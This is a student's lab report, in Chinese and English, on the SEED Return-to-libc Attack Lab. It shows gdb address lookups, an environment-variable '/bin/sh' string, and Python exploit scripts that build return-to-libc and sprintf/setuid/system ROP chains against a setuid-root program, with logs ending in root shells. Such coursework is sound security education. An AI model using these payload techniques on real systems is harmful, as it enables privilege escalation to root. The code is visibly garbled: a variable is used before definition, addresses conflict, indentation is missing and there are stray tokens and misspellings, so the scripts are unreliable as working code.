Report： Return-to-libc Attack Lab

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
实验内容：


TASK1： Finding out the addresses of libc Functions

1. 关闭地址随机化




```
$ sudo sysctl -w kernel.randomize_va_space=0
```

2. 修改链接




```
$ sudo ln -sf /bin/zsh /bin/sh
```

3. 使用 gdb 调试



```
$ touch badfile
$ make
$ gdb -q retlib
gdb-peda$ break main
gdb-peda$ run
gdb-peda$ p system
gdb-peda$ p exit
gdb-peda$ quit
```


4. 得到结果



```
gdb- peda$ p system
$1 = {<text variable,no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 ={<text variable,no debug info>} 0xf7e04f80 <exit>
```


TASK2： Putting the shell string in the memory

1. 新建 MYSHELL 环境变量




```
[07/15/21]seed@VM:~/. . ./return_to_libc$ export MYSHELL=/bin/sh
[07/15/21]seed@VM:~/. . ./return_to_libc$ env | grep MYSHELL
MYSHELL=/bin/sh
```

2. 编写程序 prtenv.c



```
#include<stdlib.h>
#include<stdio.h>


void main()
{
    char* shell = getenv("MYSHELL"); if (shell)
    printf("%x\n", (unsigned int)shell);
}
```


3. 编译并运行。然后把上面的程序段加进 retlib.c 再次编译运行
由于 prtenv 和 retlib 都是 6 个字母，所以会得到同样的结果，如下所示。



```
[07/16/21]seed@VM:~/.../return_to_libc$ gcc -m32 -fno-stack-protector -z noexecstack -o prtenv prtenv.c
[07/16/2i]seed@VM:~/.../return_to_libc$ ./prtenv
ffffd403
[07/16/21]seed@VM:~/.../return_to_libc$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[07/16/21]seed@VM:~/.../return_to_libc$ ./retlib
ffffd403
Address of input[ ] inside main( ) :  0xffffcd9c
Input size:  0
Address of buffer[ ] inside bof ( ) :  0xffffcd60
Frame Pointer value inside bof ( )  :  0xffffcd78
Segmentation fault
```


TASK 3： Launching the Attack

1. 根据前面得到的结果，将程序进行改正



```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = Y+8
sh_addr = 0xffffd403 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf4e12420 # The address of system( )
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = Y+4
exit_addr = 0xf7e04f80 # The address of exit( )
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
f.write(content)
```

其中，Y 的值为 0xffffcd78 - 0xffffcd60 + 4
运行后攻击成功



```
[07/16/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/16/21]seed@VM:~/.../return_to_libc$ ./retlib
Address of input[ ] inside main( ) : 0xffffcda0
Input size: 300
Address of buffe[ ] inside bof( ) : 0xffffcd70
Frame Pointer value inside bof( ) : 0xffffcd88
```

2. 根据 task 要求，我们将 exploit.py 中 exit 的部分注释掉，然后重新运行

```
[07/16/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/16/21]seed@VM:~/.../return_to_libc$ ./retlib
Address of input[ ] inside main( ) : 0xffffcda0
Input size: 300
Address of buffer[ ] inside bof( ) : 0xffffcd70
Frame Pointer value inside bof( ) : 0xffffcd88
# exit
Segmentation fault
```

结果：可以正常提权，退出时会崩溃。

3. 根据 task 要求，我们先将编译后的二进制文件改名为 rrtlib

```
[07/16/21]seed@VM:~/.../return_to_libc$ ./rrtlib
Address of input[ ] inside main( ) : 0xffffcda0
Input size: 300
Address of buffer[ ] inside bof( ) : 0xffffcd70
Frame Pointer value inside bof( ) : 0xffffcd88
#
```

结果：提权成功

4. 再改为 newretlib

```
[07/16/21]seed@VM:~/.../return_to_libc$ ./newretlib
Address of input[ ] inside main( ) : 0xffffcd90
Input size: 300
Address of buffer[ ] inside bof( ) : 0xffffcd60
Frame Pointer value inside bof( ) : 0xffffcd78
zsh:1: command not found: h
```

结果：提权失败

总结：与程序名的长度有关

TASK4： Defeat Shell’s countermeasure

1. 改回链接

```
$ sudo ln -sf /bin/dash /bin/sh
```

2. 首先获取所需要的 libc 函数地址

```
gdb-peda$ p sprintf
$1 ={<text variable,no debug info>} 0xf7e20e40 <sprintf>
gdb-peda$ p setuid
$2={<text variable, no debug info>} 0xf7e99e30 <setuid>
gdb-peda$ p system
$3 = {<text variable,no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$4 = {<text variable,no debug info>} 0xf7e04f80 <exit>
```


3. 用 disas bof 获取 bof( )函数返回地址

```
    0x565562bd <+80> :  push       eax
    0x565562be <+81> :  call          0x565560e0 <strcpy@plt>
    0x565562c3 <+86> :  add         esp,0x10
    0x565562c6 <+89> :  mov        eax,0x1
    0x565562cb <+94> :  mov        ebx,DWORD PTR [ebp-0x4]
    0x565562ce <+97> :  leave
    0x565562cf  <+98> :  ret
End of assembler dump.
```

4. 根据 retlib 打印出的 bof( )函数 ebp 位置和 MYSHELL 地址修改 exploit.py

```
# !/usr/bin/python3
import sys

def tobytes (value):
    return (value).to_bytes(4, byteorder= 'little')

content bytearray(0xaa for i in range (24))

sh_addr = 0xffffd3e3
leaveret = 0x565562ce
sprintf_addr = 0xf7e20e40
setuid_addr = 0xf7e99e30
system_addr = 0xf7e12420
exit_addr = 0xf7e4f80
ebp_bof = 0xffffcd58

# setuid()'s 1st argument
sprintf_argl = ebp_bof + 12 + 5*0x20

# a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

# Use leaveret to return to the first sprintf()
ebp_next = ebp_bof + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4)

# sprintf(sprintf_argl, sprintf_arg2)
for i in range(4):
    ebp_next += 0x20
    content += tobytes(ebp_next)
    content += tobytes(sprintf_addr)
    content += tobytes(leaveret)
    content += tobytes(sprintf_argl)
    content += tobytes(sprintf_arg2)
    content += b'A' * (0x20 - 5*4)
    sprintf_argl += 1

# setuid(0)
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(setuid_addr)
content += tobytes(leaveret)
content += tobytes(0xFFFFFFFF)
content += b'A' * (0x20 - 4*4)

# system("/bin/sh")
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(system_addr)
content += tobytes(leaveret)
content += tobytes(sh_addr)
content += b'A' * (0x20 - 4*4)

# exit()
content += tobytes(0xFFFFFFFF)
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
    f.write (content)
```

5. 运行程序




```
[07/16/21]seed@VM:~/.../return_to_libc$ make
gcc -m32-DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[07/16/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/16/21jseed@VM:~/.../return_to_libc$ ./retlib
ffffd3e3
Address of input[ ] inside main( ) : 0xffffcd7c
Input size: 256
Address of buffer[ ] inside bof( ) : 0xffffcd40
Frame Pointer value inside bof( ) : exffffcd58
# whoami
root
#
```

结果：成功提权

TASK5： Return-Oriented Programming

1. 先获取 foo( )地址




```
gdb-peda$ p foo
$1 ={<text variable,no debug info>]} 0x565562d0 <foo>
```

2. 修改 exploit.py

```
# !/usr/bin/python3
import sys
def tobytes (value):
return (value).to_bytes(4, byteorder= 'little')
content bytearray(0xaa for i in range (24))
sh_addr = 0xffffd3e3
leaveret = 0x565562ce
sprintf_addr = 0xf7e20e40
setuid_addr = 0xf7e99e30
system_addr = 0xf7e12420
exit_addr = 0xf7e4f80
ebp_bof = 0xffffcd58
foo_addr = 0x565562d0 # CHANGED!

# setuid()'s 1st argument
sprintf_argl = ebp_bof + 12 + 5*0x20

# a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

# Use leaveret to return to the first sprintf()
ebp_next = ebp_bof + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4)

# sprintf(sprintf_argl, sprintf_arg2)
for i in range(4):
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(sprintf_addr)
content += tobytes(leaveret)
content += tobytes(sprintf_arg1)
content += tobytes(sprintf_arg2)
content += b'A' * (0x20 - 5*4)
sprintf_argl += 1 40

# setuid(0)
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(setuid_addr)
content += tobytes(leaveret)
content += tobytes(0xFFFFFFFF)
content += b'A' * (0x20 - 4*4)

for i in range(10): # CHANGED!
ebp += 0x20
content += tobytes(ebp_next)
content += tobytes(foo_addr)
content += tobytes(leveret)
content += b'A'*(0x20-3*4)

# system("/bin/sh") ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(system_addr)
content += tobytes(leaveret)
content += tobytes(sh_addr)
content += b'A' * (0x20 - 4*4)

# exit()
content += tobytes(0xFFFFFFFF)
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
f.write (content)
```

3. 运行程序



```
[07/16/21]seed@VM:~/.../return_to_libc$ ./exploit.py
[07/16/21]seed@VM:~/.../return_to_libc$ ./retlib
ffffd3e3
Address of input[ ] inside main( ) : 0xffffcd7c
Input size: 576
Address of buffer[ ] inside bof( ) : 0xffffcd40
Frame Pointer value inside bof( ) : 0xffffcd58
Function foo( ) is invoked 1 times
Function foo( ) is invoked 2 times
Function foo( ) is invoked 3 times
Function foo( ) is invoked 4 times
Function foo( ) is invoked 5 times
Function foo( ) is invoked 6 times
Function foo( ) is invoked 7 times
Function foo( ) is invoked 8 times
Function foo( ) is invoked 9 times
Function foo( ) is invoked 10 times
#whoami
root
#
```

结果：调用了 10 次 foo( )，并成功提权

实验总结：

本次实验总体来说还算较为容易，根据实验讲义可以解决。